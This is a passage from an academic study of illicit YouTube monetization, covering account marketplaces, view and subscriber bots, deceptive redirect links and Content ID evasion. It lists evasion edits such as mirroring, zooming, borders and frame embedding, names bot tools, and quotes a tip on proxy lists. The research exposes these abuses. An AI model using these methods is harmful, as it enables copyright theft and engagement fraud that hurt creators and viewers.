Eligibility for content monetization on YouTube has evolved several times. Original conditions of monetization (i.e., prior to 2018) required that a channel obtains 10,000 lifetime views before receiving any advertising payout [71]. This method contained several flaws. While reasonable for the beginning stages of YouTube's growth, this approach was not scalable and was easily exploited by content creators. Users quickly created various paid, grey-market tools to automate and bypass the viewer threshold [8, 32, 47]. Further, companies paying to use YouTube as a means of advertising could not ensure their products were promoted to broader audiences. For instance, a video on a large channel with many viewers could equally likely show an advertisement as a video from a channel with little to no following. To address these issues, YouTube implemented new monetization standards in January 2018 that require channel videos have annual views amounting to 4,000 hours and 1,000 subscribers (dedicated viewers who choose to view more of the content [49]) before a creator can monetize their content. These standards addressed advertiser concerns of ad delivery to viewers by ensuring monetized channels have a uniform minimum audience [72]. However, we show in Section 4 that these standards harm beginner content uploaders and continue to be exploited by underground communities.

2.1.2 Mechanisms of Monetization & Payout

Mechanisms to monetize content on YouTube stem from ad revenue, specifically in three categories: native advertising, external sponsors, and MCN integration.

Native Advertising. Native advertising describes advertising services offered by YouTube itself, specifically the YouTube Premium and Google AdSense services [75].




Figure 1: Overview of monetization payout on YouTube.

YouTube Premium provides a creator with revenue gained from viewers subscribed to the YouTube Premium service. Google AdSense provides a creator payout using "Cost Per Mille" (CPM), a fixed rate given for every 1,000 video views [67]. Both services provide creators with a simple means of monetizing their content but prevent several potential drawbacks for creators. The YouTube Premium service currently maintains less than 20-million active subscribers– not large enough to provide creators with notable income [78]. In Google AdSense advertising, YouTube deducts 45% of a creator's CPM rate as a service fee before payout, limiting income generated by uploaded content [3].

External Sponsors. External sponsors describe monetization stemming from indirect, supporting sources. Revenue is created from "paid promotions"–sponsored media content that endorses targeted products or services (e.g., fitness and electronics reviews) paid for by a third-party company. YouTube requires creators of external sponsor videos to disclose the nature and source of the promoted product to their viewers and specify related video metadata and media tags [79]. Payout and reimbursement from external sponsors vary broadly, often based on the sponsoring company. Smaller companies frequently compensate content creators for their promotion by allowing them to keep the reviewed product after any sponsorship duration has ended. Larger companies may structure the reimbursement of content creators contractually or on a more formal basis, similar to business transactions for conventional advertising in other mediums [14].

MCN Integration. MCNs provide creators an indirect mechanism of monetization. Affiliated channels leverage MCN tools to target specific demographics more effectively and collaborate with other affiliated creators. This process is designed to create wider viewership, gain additional subscribers, and generate more native advertising revenue/external sponsorship opportunities. MCN integration also introduces a different flow of payment for affiliated creators, one that differs from creators not tied to an MCN. The efficacy of MCNs varies largely with the level of observed community trust and

reputation. Large MCNs (e.g., AfreecaTV, Rooster Teeth Productions, ProSiebenSat.1 Media SE) may be similar to mass media and entertainment conglomerates or subsidiaries in audience reach, and manage extensive quantities of popular channels. Small, medium or lesser-known MCNs (e.g., Freedom!, ScaleLab, Talentsy) may encompass more niche collectives of content genres/creators. In the agreements between the MCN and creator, content revenue distribution is established, typically no greater than 20% for the MCN [27].

Payment Flow. Figure 1 presents an overview of how unaffiliated (native advertising) and affiliated (MCN partnered) creators receive compensation in the YouTube ecosystem. To begin, both unaffiliated and affiliated creators upload content to YouTube (❶). While unaffiliated creators receive direct payment from YouTube (❷), payment for affiliated creators is first given to their MCN (❸) before being distributed based on established contracts (❹).

3 Data Collection

Monetization is a major incentive for uploading content to YouTube, and ad revenue for this process grows every year [69, 80]. As such, we study approaches for monetization on YouTube and answer the following research questions:

(1) What are the illicit exploits commonly used by content creators and MCNs to monetize content?
(2) What tools/facilities are used to perpetrate such exploits?
(3) How do these exploits harm viewers, other content creators, or third-parties?

To answer these questions, we collect and analyze data to identify illicit exploits. Figure 2 presents an overview of our identification process. We first use a simple query crawler to identify monetization-related posts and threads on online discussion boards (❶, ❷). We crawl these posts, obtain user content (e.g., comments, file uploads, embedded URLs, software tools) and apply a codebook to extract six exploits (❸-❽). Through our analysis, we additionally identify five websites used to purchase and sell YouTube accounts and build a separate crawler to extract data from these marketplaces, as well as analyze the services they offer (❻, ❼).

Ethical Considerations. The data we analyze in this work can be placed in three categories: online communications, marketplace listings, and software. Online communication data we collect contains only non-identifiable information. We examined only the text and context of messages posted by users in forum threads. We did not compile user account metrics (e.g., username, location, quantity of posts, age) that may reveal a user's identity. Marketplace data similarly contains only metadata of public purchasable account or service listings on websites (e.g., price, subscriber count, channel genre) that cannot uniquely identify any individual. Finally, the software we examined was found through standard search terms on public online communities.




Figure 2: Procedure identifying illicit YouTube monetization discussion, services and software, and eventual exploits.

While listings and forum posts are public, we took several steps to preserve privacy in our data collection process and reduce (but not eliminate) re-identification risks. We do not make our full account marketplace/forum data public, and present only a portion of the data. For quoted forum posts, we provide only relevant fragments from original quotes. Further, we ensure quotes do not link to any YouTube video/channel.

Constructing Datasets. To understand the illicit behavior of both content creators and MCNs, we construct two datasets to analyze YouTube monetization-relevant content online; the first containing discussion board data and the second containing online marketplace data. Our dataset of discussion board data captures current creator discussion about illicit exploits and how they may be implemented. Our dataset of online marketplace data captures active online buy/sell marketplaces of services that exploit the YouTube platform. Additionally, we identify software tools used to perpetrate illicit behaviour.

3.1 Discussion Board Data

The discussion board dataset is composed of comments and posts from 11 different forums, shown in Table 1. To holistically survey the landscape of illicit YouTube monetization, we collected data from the most popular online communities from ten different countries that cover each global region. We considered only sites publicly accessible (e.g., easily found via web search) and did not require registration or prior site activity to view information. We believe this restriction is both appropriate and acceptable as it provides an accurate view of the conventional discussion of the YouTube ecosystem.

We collected data from these discussion boards with two Python web crawlers using the Scrapy web-crawling framework [43] and Zyte cloud crawling platform [87]. The first crawler (Crawler A) collects forum URLs resulting from relevant keyword searches on the Google Search API. Our second crawler (Crawler B) gathers data (user-posted text, related contextual information [e.g., screenshots, links], uploaded executables/files) from the YouTube forum/message board

Table 1: Analyzed forums and discussion boards.

# - Country	Website Name	Provided Site Description	Members	Ranking
Reddit Boards				
1 USA	Reddit /r/youtube [42]	"Discussion of YouTube as a platform - its announcements, features, bugs, and design"	471,005	805*
2 USA	Reddit /r/NewTubers [40]	"Allow[s] up-and-coming creators to improve through critiques, feedback, and cooperation among thousands of peers"	173,519	2,066*
3 USA	Reddit /r/PartneredYoutube [41]	"[Allows] creators to ask and share advice for growing their YouTube channels"	22,710	11,966*
English Forums				
4 USA	TubeBuddy [55]	"Our Mission is to make you and the rest of the YouTube Community a happier and more productive bunch"	35,362	7,183†
5 USA	YTtalk [84]	"Talk about video editing, youtube gossip, branding, promotion strategies, video projects and much more!"	103,955	135,172†
International Forums				
6 Mexico	ForoBeta [18]	"ForoBeta is the largest forum in Spanish for Webmasters, with discussions about SEO, bloggers, facebook among others."**	110,624	97,089†
7 Brazil	Adrenaline [2]	"Adrenaline Forum - One of the largest and most active forums in Brazil"**	328,688	30,607†
8 Vietnam	Dien dan Hoc Vien Youtube [28]	"Welcome to the Vietnam Youtube Academy forum"**	236,000	3,411,396†
9 Cyprus	SearchEngines.guru [44]	"SearchEngines.guru is a website allowing users to discuss issues related to creating and promoting websites on the Internet."**	21,687	109,259†
10 Russia	PR-CY [37]	"Self-service website promotion - Online tools for webmasters, optimizers and copywriters."**	24,630	14,420†
11 Turkey	YTPara [83]	"Youtube & Webmaster Support Forum"**	79,850	39,913†

* Ranking at time of writing based on number of Reddit subscribers, compared to all subreddits [39]. † Alexa Rank at time of writing [5]. ** Description translated to English from original language via Google Translate [25].

URLs collected by Crawler A, and discards all URLs after use. We began our investigation of illicit content monetization and data collection in December 2020 and stopped collection in May 2021. In this time frame we ran Crawler A twice, and Crawler B periodically at multiple intervals, resulting in total runtime of $\approx$ 101 hours. Specifically, we ran Crawler B at the middle of each month, to collect any new content posted by forum users. In our first run of Crawler A, we collected a preliminary set of forum URLs. Here, we purposefully used broad keywords (e.g., "monetization fraud", "mcn copyright") to form a starting basis of discussion for analysis.

We next executed Crawler B multiple times and gathered data from the YouTube forum/message board URLs collected by the first crawler. We examined the collected data and developed more exploit-specific keywords (e.g., "youtube link farming", "youtube movie piracy") for use in a second run of Crawler A. While we initially attempted using NLP techniques to extract keywords, we determined that such methods were impractical and insufficient in accurately capturing exploit-specific phrases. We thus used manual analysis.

We then ran Crawler A a second time using our manually generated exploit-specific keywords to collect a new set of YouTube discussion forum URLs. To complete the discussion board data collection process, we inputted the URLs resulting from this second Crawler A execution once more to Crawler B, and collected these sites' content through multiple runs. From this, we obtained 8,481 unique posts, all discussing monetization on YouTube. We then analyzed these websites by sorting them into three groups:

Reddit Boards- Multiple communities or *subreddits* that facilitate YouTube related dialogue exist on the discussion and news aggregation platform. Of these subreddits, we looked specifically at /r/youtube, /r/NewTubers, and /r/PartneredYouTube. Collectively, these three communities have over 665,000 members and facilitate user conversation about a wide variety of YouTube creator processes.

English Forums- Several forums explicitly dedicated to discussing the YouTube ecosystem exist online. We chose to analyze YTtalk and TubeBuddy, as they were the two largest English-speaking and YouTube oriented discussion boards. These two forums host 30 distinct sub-forums dedicated to content creation, 18 of which discuss YouTube content.

International Forums- To extensively evaluate the YouTube ecosystem, we analyzed forums based in several additional countries (Mexico, Brazil, Vietnam, Cyprus, Russia, Turkey) in various global regions. In total, these six message boards contain 2,327,409 distinct threads (at the time of writing) discussing internet monetization mechanisms.

Our resulting findings from analyzing this data are presented in the form of six illicit content monetization exploits employed by content creators (Section 4.1) and MCNs (Section 4.2). A complete list of keywords used by both the first and second crawlers is presented in Appendix Table 1.

3.2 Account Marketplace Data

The online marketplace data consists of metadata from online marketplace listings of YouTube accounts on five different websites offering exclusively this service. We found these five websites by following user exchanges in our examined forum data that linked these marketplaces. Table 2 provides an overview of these websites (e.g., types of accounts sold, listing quantity, and ranking). To collect this data, we created an additional Python web crawler to deploy on these five websites. This crawler collects a number of YouTube channel specific attributes from each marketplace website listing (e.g., number of subscribers, channel genre, date of posting). While all sites additionally list accounts from platforms other than YouTube, we did not collect this data as it is not relevant to our study. Similar to our discussion board data collection process, our marketplace crawler collected data at the middle of each month from January 2020 to May 2021, with total runtime of $\approx$ 98 minutes. From this process, we collected data from 1,352 unique YouTube account listings, spanning over three years (March 2018 to May 2021). We then used this data to understand the landscape of YouTube accounts being sold–an action potentially harmful to viewers, other creators, and in violation of YouTube's policies.

Table 2: Analyzed social media account marketplaces.

# - Country	Website Name	Accounts Offered	# of Listings	Alexa Ranking*
1 Poland	SWAPD [50]	F, I, M, Tw, Tt, Y	21,637	26,915
2 Russia	Accs-Market.com [1]	F, I Tw, Y	1,118	41,546
3 Panama	Fameswap [16]	I, Tt, Y	3,112	13,162
4 Spain	Trustiu [52]	M, Y	277	74,827
5 Panama	ViralAccounts [59]	F, I, Tt, Y	–	292,047

Accounts: F := `Facebook`, I := `Instagram`, M := Misc., Tw := `Twitter`, Tt := `TikTok`, Y := `YouTube`.
* Alexa Ranking at time of writing

3.3 Software Tools

We discovered references to software tools used to execute exploits through our forum data. Creators recommend either using benign software to accomplish illicit monetization exploits, or provide links to, or even file uploads of tools marketed for illicit use. The software tools we found can be categorised as (1) web based tools: software accessed via a web page or internet browser extension, or (2) local software: applications that run on a creator's own laptop or computer. We identified five web based tools and five local software commonly discussed among creators (mentioned many times across multiple threads). These tools are used to simulate channel engagement by generating fake likes, views, or subscribers, or are used to perform video editing techniques proven successful in evading `YouTube` copyright detection.

4 Discovering Illicit Behaviour on YouTube

After sorting our crawled data, we performed manual examination using codebook analysis. Specifically, we use thematic analysis [53] to understand and extract key takeaways from conversation surrounding illicit forms of monetization. Three authors jointly developed a codebook by manually analyzing every post collected by our crawler, generating initial codes, and reiterating until all authors achieved codebook stability. The authors met over multiple sessions to refine codes and reconcile disagreements. We do not present inter-coder agreements as the coded posts were reviewed as a group [33].

Non-English posts were translated to English before analysis using the Python library `googletrans` [24]. We then performed a manual analysis of translated content to confirm that translations were coherent. Our final codebook contains six high-level categories representing illicit content monetization exploits executed by either content creators or MCNs. These exploits harm viewers, other content creators, or third parties that produce and upload video content outside `YouTube`. Table 3 lists six distinct, illicit exploits we identified along with the malicious party involved and the party harmed. Broadly, these exploits fall into four categories:

(1) Non-permitted sale of `YouTube` accounts and content-related services
(2) Deceitful media content
(3) Theft of copyrighted content
(4) Theft of revenue

Table 3: Our six identified exploits, their perpetrators, and groups harmed.

	Malicious Party		Party Harmed		
Exploit	**Creator**	**MCN**	**Viewer**	**Creator**	**Third Party**
Illicit Commerce of YouTube Accounts	✓	✗	✓	✓	✗
Artificial Channel Engagement	✓	✗	✓	✓	✗
In-Content Deception	✓	✗	✓	✗	✗
Content Theft	✓	✗	✗	✓	✓
Withholding Affiliate Payment	✗	✓	✗	✓	✗
MCN Content Theft	✗	✓	✗	✓	✗


In the non-permitted sale of `YouTube` accounts and services, users on underground communities and marketplaces sell active `YouTube` accounts, inorganic views, subscribers, and comments. The sale of all such items is prohibited by `YouTube`'s terms of service [15] and is potentially harmful to viewers and other content creators. In deceitful media content, content creators exploit `YouTube` viewers and other content creators by directing them to external sites to monetize user activity or collect Personally Identifiable Information (PII). In theft of copyrighted content, both malicious creators and MCNs generate profit through illicit content created by other channels. In theft of revenue, MCNs deny their affiliates payment, thereby harming their source of income.

These exploits violate `YouTube` policy, infringe on the property of other creators, and present viewers unwelcome and even harmful content. Additionally, they have direct and indirect consequences that may harm `YouTube` viewers and other content creators. While `YouTube` has taken steps to address these issues, we observed recent discussion in our crawled forum data exploring exploit revisions and workarounds that persist on the platform. We detail exploits executed by malicious content creators in Section 4.1, and exploits executed by malicious MCNs in Section 4.2.

4.1 Malicious Content Creators

In this section, we discuss our findings regarding illicit exploits as facilitated by individual content creators on the `YouTube` platform. We present a motivating scenario to provide a high-level overview of how our described illicit exploits may work in tandem. We then discuss each exploit in detail, describing its functionality and impact on viewers, other creators, MCNs, and the `YouTube` platform.

Motivating Scenario. We consider a `YouTube` content creator with no previous content or experience who wants to create income via `YouTube` monetization quickly. To begin, the user decides that meeting `YouTube`'s monetization requirements is too tedious, and instead purchases a `YouTube` account with 3,700 subscribers and 730,000 views from the marketplace website for $50 USD. Browsing popular videos on `YouTube`, the content creator observes that videos containing full-length movies and movie highlights are popular, attracting a high number of views. The content creator also realizes they can leverage viewers to promote an external website they own and earn ad revenue from.



(a) (b)

Figure 3: (a) Distribution of subscribers and (b) histogram of prices for our crawled YouTube account listings.

Next, the creator creates their first video, a short clip from a popular action film, and includes in the video content a text link to their external site. Although untrue, the creator also writes in the video description that visiting the address will allow viewers to see the full movie. The creator does not request permission from the film studio that created the movie and instead immediately uploads the video.

Lastly, to further promote their content, the content creator buys 30,000 views from a service and directs them to their upload for $8.40 USD. The content creator continues this process for several videos of the same format (i.e., movie clips, including their external website link) and successfully gains income from YouTube monetization. In this scenario, YouTube viewers, other content creators, and third parties are harmed. Below, we explain how each of these exploits are conducted and how the mentioned parties are affected.

4.1.1 Illicit Commerce of YouTube Accounts

We discovered five websites dedicated to the illicit purchase and sale of YouTube accounts (Table 2). This exploit describes the first decision made by the user in the motivating scenario. All five websites share a similar transaction procedure. First, a user creates a listing for the YouTube account to be sold, including various information (e.g., sale price, subscriber count, monthly views, content genre). Second, other users reply to the listing with buy offers or message the selling user directly to gain more information about the account. Upon finding a paying buyer, the original poster removes the listing and provides the buyer with account credentials.

Listed Youtube Account Attributes. We examined the attributes of all account listings in our dataset to complete our profile of YouTube account sales on online marketplace platforms. To begin, we examined the distribution of channel subscribers across all account listings on our five crawled sites. Figure 3a shows the subscriber count distribution across our crawled listings on our five marketplace platforms. We found a minimum listing subscriber count of 24, a maximum of 9,220,000, and a mean of 155,785. Notably, we observe a spike in listings beginning at 1,000 subscribers, the minimum quantity required by YouTube to begin content monetization.

Supporting this quantity, such listings are frequently accompanied by descriptions that highlight this capability. For instance, a listing with 6,000 subscribers has the description, *"No copyright or community strikes... The channel monetization criteria [is] already more than enough for monetization,"* to advertise that the channel has not violated YouTube copyright or content guidelines and may quickly begin to create profit. Further, descriptions for accounts in our data similarly emphasize the origin of their views and subscribers. For example, a listing with 17,600 subscribers states *"The subscribers are all organic... not botted, not scam."* Yet, we find there is no way to verify claims of "organic" viewers or subscribers.

We found 239 unique genre categories in our crawled data, with 488 listings in the most popular genre of "Gaming & Entertainment". This aligns with conventional statistics of YouTube viewership, with "Gaming" and "Entertainment" combined accounting for 41% of total YouTube video content globally [60]. Figure 3b presents a histogram of prices for account listings. Pricing structures across our five studied marketplace sites varied in regard to providing a static price or only a "best offer" format. Across original poster static prices and prospective buyer best offers, we found a minimum listing price of $10 USD, a maximum listing price of $512,925 USD, and mean listing price of $5,405 USD.

The minimum priced account listing uploaded videos in genre "Movies & Music," had 226,462 total views, and maintained 3,840 subscribers; above YouTube's threshold for monetization. Examining channel screenshots attached to the listing, we observe a spike in views beginning in August 2018 and ending in December 2019, with less than ten monthly views from January 2020 to the present. We posit this drop in popularity supports the low listing price. The maximum-priced account listing also uploaded videos in genre "Movies & Music," had 102,143,576 total views, and maintained over 124,000 subscribers. Channel screenshots attached to the listing show a consistent viewership of at least 500,000 viewers per month, providing annual revenue of $108,157.35 USD.

Viewer and Creator Harm. The commerce of YouTube accounts both directly and indirectly harms viewers on the platform. For example, a content creator previously banned by YouTube may purchase an account for $35 USD, with 650 subscribers. This creator is not obligated to continue uploading content consistent with that of the prior creator and may upload harmful content. Viewers already subscribed to the account are directly deceived as they unknowingly view undesired content when notified of a new video.

The presence of YouTube account marketplaces may also indirectly harm other content creators on the platform. Standard users attempt to grow their channel organically, creating consumable content for viewers to enjoy and share to meet YouTube's minimum requirements for content monetization. However, a content creator who purchases a channel from an account marketplace evades these requirements and may immediately benefit from monetizing content, harming standard users who aim to compete on the same platform.

Table 4: Websites offering artificial engagement services.

#	Website Name	Service Offered	Services	Alexa Ranking*
1 USA	SubPals [48]	S, L, V	37	14,469
2 USA	QQTube [38]	S, L, V	38	15,803
3 Turkey	YoutubeAboneKas [64]	S, V	2	36,634
4 Panama	SonukEr [47]	S, V	32	337,981

Services: S := subscribers, L := likes, V := views. * Ranking at time of writing

Table 5: Studied artificial channel engagement software.

#	Software Name	Engagement Type	Software Type
1	YouTube Subscribers Generator [23]	S, L, V	Chrome Extension
2	YouTube View Bot [26]	V	Chrome Extension
3	Goyral Youtube Bot [20]	C	Chrome Extension
4	Youtube-viewer [63]	V	Python Code (Github)
5	YouTube-SubBot [61]	S	Python Code (Github)
6	Youtube-video-viewer-bot [62]	V	Python Code (Pip Package)

Engagement Type: S := subscribers, L := likes, V := views, C := comments.

4.1.2 Artificial Channel Engagement

We discovered discussion on several forums related to *artificial channel engagement*, illicit methods creators use to simulate views, subscribers, likes and comments to make their channel appear more popular. Specifically, creators use these methods to circumvent YouTube's monetization requirements (i.e., 4,000 annually viewed hours of channel videos, and 1,000 subscribers). We observed two main methods of facilitating artificial channel engagement: (1) purchasing artificial engagement services on online marketplaces and (2) software bots tailored for mimicking views, likes, and/or subscribers.

Underground Channel Engagement Marketplaces. Table 4 shows a summary of the four most frequently mentioned artificial engagement service marketplaces in our forum data. On these websites, various services are available for purchase, with pricing ranging from free to $180 USD. We observed two primary services: view-botting and community exchange. *View-botting* describes purchasable automated services that use unique network addresses to increase view counts on YouTube videos. SubPals [48] and QQTube [38] are the two most mentioned view-botting services in our dataset. *Community exchange* describes purchasable and free services that use a network of genuine users to mutually increase account metrics. YoutubeAboneKas [64] and SonukEr [47] are the most mentioned community exchange services in our dataset.

Creators opt to use these services, hoping that artificially inflating numbers will persist on YouTube. One creator claimed that they *"... [bought] views on QQTube. It took 3 months. After that time, [their] channel started having organic views."* Creators purchase these services through a simple transaction process. They first create an account, specifying the channel or video purchased services will be applied to. After selecting their desired service and paying the corresponding fee, the service effect is applied to the specified content.

Engagement Bot Software. We also observe discussion of artificial engagement bot software–both paid and open-sourced. Table 5 shows the bot software mentioned in our dataset. These software differ in their functionality (e.g., some provide creators the ability to generate views while others generate subscribers or comments) and required technical ability for use (e.g., preloaded Google Chrome extension, Python script with user provided arguments, local software with a graphical interface). For example, a user interacts with a GUI interface to provide a video-ID for the video they wish to generate views for. The user is also able to specify the number of views generated, and computing resources the software uses. The application then queries this video using computer instances from various IP addresses, gathering "unique" views for this content. (See Figure 1a in Appendix for an example of a $249 USD YouTube view bot with these features).

To contrast, another software we examined leverages participating forum members to "crowd-source" views and comments. Used via a browser extension, a user simply installs the extension, logs into a portal using their forum credentials, and inputs the link of the content they wish to gather views and comments on. Finally, we observe discussion between users that support their use in illicit content monetization. For instance, one forum creator suggested supplementing bot software with an IP proxy list, *"if ... your software queries a lot on your own IP, YouTube will detect [your account] and delete it, so find a proxy list and add it to the list on the side..."*.

Viewer and Creator Harm. Artificial engagement on YouTube presents several problems that concern viewers, other creators, and the YouTube platform. Consider a user who queries YouTube for a video on the top stock investment apps and first sees two results: the desired video with 20,000 true views, and a similarly titled video with 60,000 view-botted views. The user chooses the higher viewed, view-botted video, assuming it is the desired content, as it appears more popular at first glance. To illustrate, one creator justifies his/her decision to purchase views by stating *"...people will more likely watch a video [that has] 20k views vs. 800."*

In the event that the view-botted video contains harmful content, the user is lured into watching this harmful video due to the high view count. At scale, such inauthentic activity may negatively impact other creators as it may draw views and revenue away from legitimate content. For YouTube, this situation may drive away both viewers and creators.

4.1.3 In-Content Deception

Malicious creators leverage uploaded content to implement in-content deception, an exploit that allows them to promote external content for monetary gain or harvest user personally identifiable information. Specifically, we observe discussions on our analyzed forums describing creators redirecting viewers from YouTube content to external websites. We found this method frequently used alongside videos containing shortened or irrelevant content to the video search query.

Deceptive External Content. Figure 4 shows an overview of how malicious creators execute in-content deception. Malicious creators deceitfully place links in either the descrip-




Figure 4: In-content deception used by malicious creators.

tion of their videos or in the video media itself and upload the video to YouTube (❶). A benign YouTube viewer clicks on the video to watch it (❷). The viewer is redirected off YouTube and to an external site via the link (❸). Upon arriving at the external site, viewers encounter further "requirements" for viewing the desired content (e.g., account creation, payment/subscription, completing surveys). Viewers interacting with these websites may gain ad revenue for the creator or have their personal information collected when following any stated steps. In this way, malicious creators both monetize their content on YouTube and redirect traffic to sources where they can gain further profit through problematic methods.

To develop a better sense of the types of external content delivered to viewers, we list destination websites that malicious creators redirect viewers to. First, we observe websites that require users to provide additional financial information (ⓐ). For example, viewers are directed to click on a video description link to view a film. This link redirects them to an external website where viewers need to create an account to watch the film. Account creation is hidden behind a paywall. (An example can be found in Figure 1b in Appendix.)

Second, we observe another use case where malicious creators advertise services or other content on external websites (ⓑ). To illustrate, we find a website that viewers are redirected to via a link shown directly in video media from a channel that focuses on Movie & Music content. Accompanying the link is text promising users they will be able to watch a full length version of a specified film. However, following this link deceitfully directs a viewer to a website advertising a pay-per-click URL shortening service (See Figure 1c in Appendix for an image of this website).

Third, we found this exploit also promotes distribution of pirated content (ⓒ). Viewers are redirected to Google Drive folders containing unauthorized film uploads, or are directed to join groups to download pirated content. Appendix Figure 1d presents one such example where YouTube video content redirects viewers to a page advertising a *Telegram* group called *Moviez Corner Group* that promotes pirated content.

Viewer Harm. Consider a malicious content creator who maintains a popular YouTube channel that contains short movie clips eligible for monetization. The creator decides




Figure 5: Content theft procedure used by malicious creators.

to leverage the popularity of their channel and promote an external website that they also own. This website entices visitors to submit a web form of PII information (i.e., phishing) to "gain access" to the website's contents. To attract YouTube viewers, the creator uploads videos promising users a full-length version of a movie if they follow a link to the creator's external website and fill out a short form. Upon arriving at the external site, users encounter heavy ad presence for yet another domain hosting pirated content. Here, we observe the malicious creator profiting off advertisements and promoting piracy. If a viewer is deceived into filling out the short form, their sensitive information may also be exploited.

4.1.4 Content Theft

When analyzing posts of forum users asking how they can *"...upload movies to YouTube"* or *"...how [they can] avoid being copyright claimed by the copyright bot,"* we discovered several exploits used by content creators to steal content for re-upload and personal monetization.

To begin, we observe that to evade Content ID detection and *successfully* monetize stolen media, malicious creators use video and audio transformation methods. Figure 5 presents an overview of how malicious creators capitalize on popular video content from other channels, popular television shows, or movies. Here, a malicious creator realizes such content is more likely to receive views, so they find and illicitly obtain/download a popular video without the original uploader's permission (❶, ❷). The creator then uses evasive techniques to edit the video and re-uploads it to their own channel (❸, ❹). In the event their reuploaded video bypasses YouTube's automated copyright violation detection, these creators profit on pirated content that they do not own (❺). We discuss the content theft exploit steps in detail below and the different software tools used to facilitate these techniques.

Content ID Evasion Techniques. We found evidence of several evasive video editing techniques used by malicious creators to avoid detection of copyright violation. Various users propose different techniques to circumvent YouTube's automated copyright detection [13]. For example, one user writes *"...you can add frames, logos and subtitles to your video clips to make them unique with various effects, preventing account removal/suspension."* Another user claims *"...you can flip a video to circumvent the copyright infringement scanner."*

Table 6: Analyzed software tools used by content creators to avoid copyright claims.

#	Software	Description	Type
1	Videonti [57]	"Make videos unique by adding frames, logos, etc."	Desktop
2	Kapwing [31]	"Edit video and create content online"	Web
3	Videoyap [58]	"Produces unique video by inserting text-to-speech audio"	Web



Figure 6: Embedding video into a static image using browser-based software `Kapwing` [31], to evade `YouTube` Content ID detection. Other evasive techniques marked with a red box: (a) Zooming in, (b) Adding a border, and (c) Flipping.

In total, we discovered eight video perturbation techniques creators commonly apply to successfully avoid detection of copyright violations: (1) Flipping/Mirroring, (2) Zooming, (3) Frame manipulation (static image in the background, inserting frames), (4) Adding watermarks, (5) Audio manipulation, (6) Color manipulation, (7) Adding borders/dark shadows, and (8) Blurring. To perform these techniques, creators use software to manipulate video content. To discover these software, we examine the links and images in the crawled threads, and check if they include reference to any relevant programs.

Table 6 shows an overview of the software found in our analysis. One such example is video editing software `Kapwing` [31], a browser-based tool allowing creators to use these techniques. Figure 6 shows the layout of the `Kapwing` software as well as its ability to embed a video into a static image (*frame manipulation*). Using `Kapwing`, we generate content that employs techniques (1), (2), (3), (7), and (8), as seen in Figure 7. `Kapwing`'s capability of performing these evasive techniques highlights the ease at which creators are able to evade detection of copyright violation. While `Kapwing` is marketed for benign and non-illicit use, we discovered software specifically catered to malicious creators evading `YouTube` copyright detection. For example, the software `Videonti` is marketed by its creator as "*...able to make content unique*" by providing an example of embedding an animated film in a static image (See Figure 1e in Appendix to view images found on the homepage of the `Videonti` software).

Further discussion in our data provides clear evidence of its use in content theft, with additional posts, screenshots, and videos demonstrating successful use of the tool. For instance, one forum user writes *"...I used this software to upload a clip from the movie 'Avengers.' it has been uploaded now for five days and youtube has taken no action against my account."*



Figure 7: Techniques to avoid detection of copyright violations: From top left to bottom right; unedited video, zooming in, mirroring, adding a border, blurring a corner, adding frame.


Creator and Third-Party Harm. When analyzing our dataset, we find creators voice their frustration on how content theft harms their channel. By having their own content stolen and re-uploaded, creators lose out on the monetization that should be rightfully theirs. This negatively affects their income and channel growth. A benign creator notes *"Some [user] nicked my video just after hours of uploading. When confronted, he says, 'it's for a good cause.' 'His' video has been receiving a lot of likes and views. Mine, on the other hand, received a number of dislikes, and I am not sure why."* `YouTube` creators are not the only ones harmed. When malicious creators upload stolen content that was not uploaded to `YouTube`, third parties who own said content have traffic redirected from their own websites. Finally, viewers in many cases are unknowingly watching pirated content and indirectly contributing to piracy in watching such content.

